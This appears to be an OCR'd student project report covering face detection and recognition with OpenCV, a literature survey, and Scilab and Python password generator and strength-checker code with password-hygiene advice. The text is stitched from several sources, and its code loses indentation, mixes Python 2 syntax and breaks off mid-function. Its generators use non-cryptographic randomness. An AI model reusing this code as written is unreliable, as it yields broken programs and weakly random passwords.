2. Overview of Face Recognition

3. Understand what is OpenCV

4. Implementation using Python

Overview of Face Detection

What if the machine is able to detect objects automatically in an image without human involvement? Let us see: Face detection can be such a problem where we detect human faces in an image. There might be slight differences in human faces, but after all, it is safe to say that there are specific features that are associated with all human faces. Various face detection algorithms are there but the *Viola-Jones* Algorithm is the oldest method that is also used today.

Face detection is generally the first step towards many face-related applications like face recognition or face verification. But, face detection has very useful applications. One of the most successful applications of face detection is probably "photo-taking".

Example: When you click a photo of your friends, the camera in which the face detection algorithm has built-in detects where the faces are and adjusts focus accordingly.

Overview of Face Recognition

Now we have seen our algorithms can detect faces but can we also recognize whose faces are there? And what if an algorithm is able to recognize faces?

Generally, Face Recognition is a method of identifying or verifying the *identity* of an individual by using their face. Various algorithms are there for face recognition but their accuracy might vary. Here I am going to discuss with you that how we can do face recognition using deep learning.

Now let us understand how we can recognize faces using deep learning. Here we use face embeddings in which every face is converted into a vector. The technique of converting the face into a vector is called *deep metric learning*. Let me divide this process into three simple steps for better and easy understanding:

1. Face Detection:

The first task that we perform is detecting faces in the image(photograph) or video stream. Now we know that the exact coordinates/location of the face, so we extract this face for further processing.

2. Feature Extraction:

Now see we have cropped out the face from the image, so we extract specific features from it. Here we are going to see how to use face embeddings to extract these features of the face. As we know a neural network takes an image of the face of the person as input and outputs a vector that represents the most important features of a face! In machine learning, this vector is nothing but called *embedding* and hence we call this vector ***face embedding.*** Now how this will help in recognizing the faces of different people?

When we train the neural network, the network learns to output *similar vectors* for faces that look similar. Let us consider an example, if I have multiple images of faces within different timelapse, it’s obvious that some features may change but not too much. So in this problem, the vectors associated with the faces are similar or we can say they are very close in the vector space.

Up to this point, we came to know how this network works, let us see how to use this network on our own data. Here we pass all the images in our data to this pre-trained network to get the respective embeddings and save these embeddings in a file for the next step.

3. Comparing Faces:

We have face embeddings for each face in our data saved in a file, the next step is to *recognize* a new image that is *not in our data*. Hence the first step is to compute the face embedding for the image using the same network we used earlier and then compare this embedding with the rest of the embeddings that we have. We recognize the face if the generated embedding is closer or similar to any other embedding.

Understand What is OpenCV

In the Artificial Intelligence field, Computer Vision is one of the most interesting and challenging tasks. Computer Vision acts as a bridge between Computer Software and visualizations. Computer Vision allows computer software to understand and learn about the visualizations in the *surroundings*.

Let us understand an example: Based on the shape, color, and size that determines the fruit. This task is very easy for the human brain but in the Computer Vision pipeline, first, we need to gather the data, then we perform the data processing operations, and then we train and teach the model to understand how to distinguish between the fruits based on its size, shape, and color of the fruit.

3.2 Literature Survey used **Brute-force and dictionary attack on hashed real-world passwords L. Bošnjak*, J. Sreš* and B. Brumen* * University of Maribor, Faculty of Electrical Engineering and Computer Science/Institute of Informatics, Maribor, Slovenia**

An information system is only as secure as i ts weakest point. In many information systems that remains to be the human factor, despite continuous attempts to educate the users about the importance of password security and enforcing password creation policies on them. Furthermore , not only do the average users' password creation and management habits remain more or less the same, but the password cracking tools, and more importantly, the computer hardware, keep improving as well. In this study, we performed a broad targeted attack combining several well-established cracking techniques, such as brute-force, dictionary, and hybrid attacks, on the passwords used by the students of a Slovenian university to access the online grading system. Our goal was to demonstrate how easy it is to crack most of the user-created passwords using simple and predictable patterns. To identify differences between them, we performed an analysis of the cracked and uncracked passwords and measured their strength. The results have shown that even a single low to mid-range modern GPU can crack over 95% of passwords in just few days, while a more dedicated system can crack all but the strongest 0.5% of them.

Empirical Study of Password Strength Meter Design by Yi Yang; Kheng Cher Yeo; Sami Azam; Asif Karim; Ronju Ahammad; Rakib Mahmud IEEE *Xplore*: 10 July 2020

Computer password was first used at the Massachusetts Institute of Technology around 1960 when researchers built a large-scale time-sharing computer called CTSS (Compatible Time Sharing System). There are many purposes where regular users require different passwords whenever they send and receive emails, do online shopping and numerous other activities on the internet. Surprisingly since the invention of the password, it has not been capable to protect the user accounts until now. There is no problem in using the similar password, but different passwords are often difficult to remember and mistakes can creep in rather easily. Many users do not know what kind of passwords should be chosen which will be strong enough to thwart all sorts of fraudulent activities. Thus, most passwords are not secure as they should be, and the users could become targets of attacks at any time. This research attempt, after a thorough literature review and in-depth empirical study, developed a software plug-in called ‘Password Strength Meter’, which can be used to visually inform the user about the durability of their chosen password and an estimate on the timeframe it may take to break the password using standard cracking mechanism. The output of this empirical study has been widely appreciated by the users who have tested the developed software, stating that the confidence on their chosen password increases significantly while using this tool to form a password.

Facial Recognition using OpenCV Shervin EMAMI1 , Valentin Petruț SUCIU2 1Senior Systems Software Engineer Mobile Computer Vision Team, NVIDIA AUSTRALIA 2 IT&C Security Master Department of Economic Informatics and Cybernetics Bucharest University of Economic Studies ROMANIA

The growing interest in computer vision of the past decade. Fueled by the steady doubling rate of computing power every 13 months, face detection and recognition has transcended from an esoteric to a popular area of research in computer vision and one of the better and successful applications of image analysis and algorithm based understanding. Because of the intrinsic nature of the problem, computer vision is not only a computer science area of research, but also the object of neuro-scientific and psychological studies, mainly because of the general opinion that advances in computer image processing and understanding research will provide insights into how our brain work and vice versa. Because of general curiosity and interest in the matter, the author has proposed to create an application that would allow user access to a particular machine based on an in-depth analysis of a person's facial features. This application will be developed using Intel's open source computer vision project, OpenCV and Microsoft's .NET framework. Key-Words: face, detection, recognition, system, OpenCV, Eigenface

Chapter 4

Implementation of different methods for data protection

4.1 Implementation of password strength generator and strong password checker

Passwords are critical for cyber security. A good password must have at least 8 random characters in length and should contain lower case letters, upper case letters, numbers and at least one special character.

For a greater understanding on how the random password generator works, let’s start from its logical diagram.



START
Define character set, password length and initialise password
Is password length reached?
TRUE
FALSE
Generate a random password character and added to the previous password
x-engineer.org
STOP

Fig.4.1:Flow chart of Password Generator

Random password generator logic diagram




Fig.4.2:Flow chart of password strength checker

The character set definition means deciding which characters are going to go into the password. Since we are doing the password generator in Scilab, we are going to define 4 string variables, containing the characters. By changing the content of each variable, we can limit the usage of certain characters.

```
lowCase = "abcdefghijklmnopqrstuvxyz";
upCase = "ABCDEFGHIJKLMNOPQRSTUVXYZ";
Numbers = "0123456789";
SpecialChar = "£$&()*+[]@#^-_!?";
```

For our example we are going to use all alphanumeric characters and a decent amount of special characters.

Next we'll define a numeric variable which contains the total number of characters set. In our case it will be 4: lower case, upper case, numbers and special characters. The purpose of this variable is to randomly loop through the sets at each iteration of the password generation.

```
charCategories = 4;
```

Next, we'll define another numerical variable which contains the length of the password. The longer the password, the higher the security. We'll start from a length of 8 characters, which can be reduced to a minimum of 1 or to any maximum. Take care that if you enter a very high number of characters your computer will use a lot of computing resources.

```
passLength = 8;
```

Before we dive into the password generation loop, we’ll define an empty string variable, which will contain our password.

```
password="";
```

The main algorithm for password generation contains a FOR loop, which does the following:

generates a random number between 1 and 4 to choose the character set

once the set has been randomly selected, a random index will be generated for the selected character set

the index is used to choose the new character to be added to the previous character

The FOR loop is executed until the password length is reached.

Finally the password is displayed in the Scilab console.

The complete Scilab instructions for password generation is displayed below.

```
clear()

clc()


// Define character set

lowCase = "abcdefghijklmnopqrstuvxyz";

upCase = "ABCDEFGHIJKLMNOPQRSTUVXYZ";

Numbers = "0123456789";

SpecialChar = "£$&()*+[]@#^-_!?";
```

```
charCategories = 4;

// Define password length
passLength = 8;

// Initialize password
password="";

// FOR loop
for i=1:passLength
    chooseCharGroup = round(abs(rand()*(charCategories-1)));
    select chooseCharGroup
    case 0
        index = round(abs(rand()*(length(lowCase)-1)));
        password=password + part(lowCase,index+1);
    case 1
        index = round(abs(rand()*(length(upCase)-1)));
        password=password + part(upCase,index+1);
    case 2
        index = round(abs(rand()*(length(Numbers)-1)));
        password=password + part(Numbers,index+1);
    case 3
        index = round(abs(rand()*(length(SpecialChar)-1)));
        password = password + part(SpecialChar,index+1);
    end
```

```
end

// Display password in Scilab console
disp(password)
```

Let’s run the algorithm for a password length of 8 characters:

```
Aj[1Iq0X
```

We can also try it out for a password of 50 characters:


```
F3@JV9i10oI5_J@$h0tHO#Sc3B33+Iu£[1K0f945JaNvJ3q35)
```

To verify that the algorithm works accordingly we are going to perform a test with a limited number of characters in each category.

```
lowCase = "az";
upCase = "AZ";
Numbers = "09";
SpecialChar = "£?";
```

This test will demonstrate that a character from each set is used and also that the first and last character from each set is chosen randomly. Running it for a 50 characters length password gives:

```
ZzA00Z9aZ9Z9a9Z0?aA£a£A0AAAZz9099a99?09?9A0zA9A
```



```python
SYMBOLS = ['@', '#', '$', '%', '=', ':', '?', '.', '/', '|', '~', '>',
           '*', '(', ')', '<']

COMBINED_LIST = DIGITS + UPCASE_CHARACTERS + LOCASE_CHARACTERS + SYMBOLS

rand_digit = random.choice(DIGITS)
rand_upper = random.choice(UPCASE_CHARACTERS)
rand_lower = random.choice(LOCASE_CHARACTERS)
rand_symbol = random.choice(SYMBOLS)

temp_pass = rand_digit + rand_upper + rand_lower + rand_symbol

for x in range(MAX_LEN - 4):
    temp_pass = temp_pass + random.choice(COMBINED_LIST)
    temp_pass_list = array.array('u', temp_pass)
    random.shuffle(temp_pass_list)

# traverse the temporary password array and append the chars
```

```
password_gen
LOCASE_CHARACTERS: list[str] = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h',...
```

```
C:\Users\RENUKA\PycharmProjects\face_regonation\venv\Scripts\python.exe C:/Users/RENUKA/PycharmProjects/face_regonat
listening....
>yWmY.jB9p.1

Process finished with exit code 0
```

File Edit View Navigate Code Refactor Run Tools VCS Window Help face_regonation - password_gen.py
face_regonation password_gen.py
renswin.py
password_gen.py
for x in range(MAX_LEN - 4)
Run: password_gen

Fig.4.1.1:Random password generated

4.2 Password checker :

The password check uses the user-supplied password password and compares it against a stored one. At the first glance the password checking routine seems to be secure if a long enough password is used to thwart password guessing attacks

Strong passwords are important for keeping your online accounts and personal information safe from cyber criminals, and enabling Two-Factor Authentication provides an additional layer of security.

Passwords are the key to your digital life. As the first line of defence against cyber criminals gaining access to your online accounts, passwords should be only known to you.

However, if your passwords fall into the wrong hands, the consequences of losing your online accounts, important personal information and finances could be dire, especially if you use the same password across multiple accounts. Cyber criminals could use your email to access many of your other online accounts, impersonate you and then carry out scam-related crimes on people you know.

There are many different methods that cyber criminals can use to get a hold of your passwords. One method is to use automated tools to crack your passwords. Cyber criminals can conduct dictionary or brute-force attacks to guess your password by checking your password against ‘password dictionaries’ or lists of commonly-used passwords and character combinations. The shorter and less complex your password is, the quicker it is for cyber criminals to come up with the correct combination of characters in your password. For example, the password 123456 can be hacked in less than one second.

To keep your online accounts and the information within them safe from cyber criminals, it is essential to use a strong password which is long and random and hence not easy to crack.

Here’s how to create a long (at least 12 characters) and random password that you can remember easily. You can also check out the infographic on how to create a strong password at the end of this article.

Step 1: Use five different words that relate to a memory that is unique to you. e.g. Learn to ride a bike at five

When it comes to creating a password, the longer it is, the harder it is to guess. Be sure not to use personal information such as your name, NRIC or birthdate, or other information that can be obtained easily, for instance by doing a search online.
Step 2: Use uppercase and lowercase letters, numbers or symbols to make it even harder to crack. e.g. LearnttoRIDEabikeat5
Remember to keep it random by ensuring that your password does not have a pattern and is unpredictable. examples of obvious patterns include:

- Using commonly used phrases e.g. may the force be withyou
- Capitalizing the first letter of the password e.g. Livelongandprosper

- Adding a number at the end e.g. qwerty1
- Replacing a letter with a number or symbol e.g. p@ssw0rd
- Now that you have successfully created a strong password, you should enable 2FA, which stands for Two-Factor Authentication, to add an extra layer of security to your account.

Enable Two-Factor Authentication (2FA) when available

2FA uses more than one type of information to identify who you are in order to grant you access to your online account. The first factor in 2FA is usually something that you know, such as a password, while the second factor is usually something you have, such as a one-time password (OTP) from a physical OTP token. Another form of authentication involves biometrics, which includes fingerprints and face recognition. The second layer of security ensures that even if a hacker obtains your password, your account is still protected if he is unable to get hold of the second factor of authentication.

2FA is readily available for many of your online accounts.

Maintain Good Password Hygiene

Aside from creating a strong password and enabling , it is important that you take steps to protect your password:

- Use different passwords for your online accounts
- Don’t share your passwords with anyone or write them down
- Don’t log in to online services over unsecured Wi-Fi networks
- Don’t provide your passwords or OTP in response to a phone call, email or suspicious website as it could be a phishing scam.

If you believe that your password has been compromised, change it immediately and check for signs of unauthorised activity. Don’t wait until it is too late. Start using strong passwords and enabling 2FA for your online accounts today..

Implementation process-

To implement to password generator we have done the following steps-

Step1-


Here we have generated random password by using above algorithm

And got result after implementation is “yWmY.j89p.1”

Which is a really strong password to crack by any hacker.

Step 1: password checker here I have given password as “renuka20”

But it showed invalid because it is easily crack able by hacker and this program given me suggestion as should have at lest a one symbol .




```
def main():
    passwd = input("enter the password")

    if (password_check(passwd)):
        print("Password is valid")
    else:
        print("Invalid Password !!")


# Driver Code
if __name__ == '__main__':
    main()
```

```
C:\Users\RENUKA\PycharmProjects\face_regonation\venv\Scripts\python.exe "C:/Users/RENUKA/PycharmProjects/face_re
enter the passwordRenuka20
Password should have at least one of the symbols $@#
Invalid Password !!

Process finished with exit code 0
```

Fig.4.2.1:Password checker implementation 1

Step3-

Here I have correct my password as per instructions and entered as “renuka20@” which is more stronger than the previous one .



```
# Main method
def main():
    passwd = input("enter the password")

    if (password_check(passwd)):
        print("Password is valid")
    else:
        print("Invalid Password !!")


# Driver Code
if __name__ == '__main__':     main()
```

```
C:\Users\RENUKA\PycharmProjects\face_regonation\venv\Scripts\python.exe "C:/Users/RENUKA/Pychar
enter the passwordRenuka20@
Password is valid

Process finished with exit code 0
```

Fig.4.2.2:password checker implementation 2

4.2 Implementation of face recognition using open CV

.

# Read the image
image = cv2.imread(imagePath)**Face_detect.py** script, the **abba.png** pic, and the **haarcascade_frontalface_default.xml**.

```
# Get user supplied values
imagePath = sys.argv[1]
cascPath = sys.argv[2]
```

You first pass in the image and cascade names as command-line arguments. We'll use the ABBA image as well as the default cascade for detecting faces provided by OpenCV.

```
# Create the haar cascade
faceCascade = cv2.CascadeClassifier(cascPath)
```

Now we create the cascade and initialize it with our face cascade. This loads the face cascade into memory so it's ready for use. Remember, the cascade is just an XML file that contains the data to detect faces

```
gray = cv2.cvtColor(image, cv2.COLOR_BGR2GRAY)
```

Here we read the image and convert it to grayscale. Many operations in OpenCV are done in grayscale.

```
# Detect faces in the image
faces = faceCascade.detectMultiScale(
    gray,
    scaleFactor=1.1,
    minNeighbors=5,
    minSize=(30, 30),
    flags = cv2.cv.CV_HAAR_SCALE_IMAGE
)
```

This function detects the actual face and is the key part of our code, so let's go over the options:

1. The detectMultiScale function is a general function that detects objects. Since we are calling it on the face cascade, that's what it detects.
2. The first option is the grayscale image.
3. The second is the scaleFactor. Since some faces may be closer to the camera, they would appear bigger than the faces in the back. The scale factor compensates for this.
4. The detection algorithm uses a moving window to detect objects. minNeighbors defines how many objects are detected near the current one before it declares the face found. minSize, meanwhile, gives the size of each window.

The function returns a list of rectangles in which it believes it found a face. Next, we will loop over where it thinks it found something.

```
print "Found {0} faces!".format(len(faces))

# Draw a rectangle around the faces
for (x, y, w, h) in faces:
    cv2.rectangle(image, (x, y), (x+w, y+h), (0, 255, 0), 2)
```

This function returns 4 values: the x and y location of the rectangle, and the rectangle’s width and height (w , h).

We use these values to draw a rectangle using the built-in rectangle() function.

```
cv2.imshow("Faces found", image)
cv2.waitKey(0)
```

In the end, we display the image and wait for the user to press a key.

Checking the Results-
Let’s test against the ABBA photo:

```
$ python face_detect.py abba.png haarcascade_frontalface_default.xml
```

Also we have implemented the code using python importing some libraries

Program of facial Recognition

```
# importing libraries

import tkinter as tk

from tkinter import Message, Text

import cv2

import os

import shutil

import csv

import numpy as np

from PIL import Image, ImageTk

import pandas as pd

import datetime

import time

import tkinter.ttk as ttk

import tkinter.font as font
```

```
from pathlib import Path

window = tk.Tk()
window.title("Face_Recogniser")
window.configure(background ='white')
window.grid_rowconfigure(0, weight = 1)
window.grid_columnconfigure(0, weight = 1)
message = tk.Label(
window, text ="Face-Recognition-System",
bg ="green", fg = "white", width = 50,
height = 3, font = ('times', 30, 'bold'))

message.place(x = 200, y = 20)

lbl = tk.Label(window, text = "No.",
width = 20, height = 2, fg ="green",
bg = "white", font = ('times', 15, ' bold ') )
lbl.place(x = 400, y = 200)

txt = tk.Entry(window,
width = 20, bg ="white",
fg ="green", font = ('times', 15, ' bold '))
txt.place(x = 700, y = 215)

lbl2 = tk.Label(window, text ="Name",
width = 20, fg ="green", bg ="white",
height = 2, font =('times', 15, ' bold '))
lbl2.place(x = 400, y = 300)

txt2 = tk.Entry(window, width = 20,
bg ="white", fg ="green",
font = ('times', 15, ' bold ') )
txt2.place(x = 700, y = 315)

# The function below is used for checking
# whether the text below is number or not ?
def is_number(s):
try:
float(s)
return True
except ValueError:
pass

try:
import unicodedata
unicodedata.numeric(s)
return True
except (TypeError, ValueError):
pass
```

```
return False
# Take Images is a function used for creating
# the sample of the images which is used for
# training the model. It takes 60 Images of
# every new user.
def TakeImages():

# Both ID and Name is used for recognising the Image
Id =(txt.get())
name =(txt2.get())

# Checking if the ID is numeric and name is Alphabetical
if(is_number(Id) and name.isalpha()):
# Opening the primary camera if you want to access
# the secondary camera you can mention the number
# as 1 inside the parenthesis
cam = cv2.VideoCapture(0)
# Specifying the path to haarcascade file
harcascadePath = "data\haarcascade_frontalface_default.xml"
# Creating the classier based on the haarcascade file.
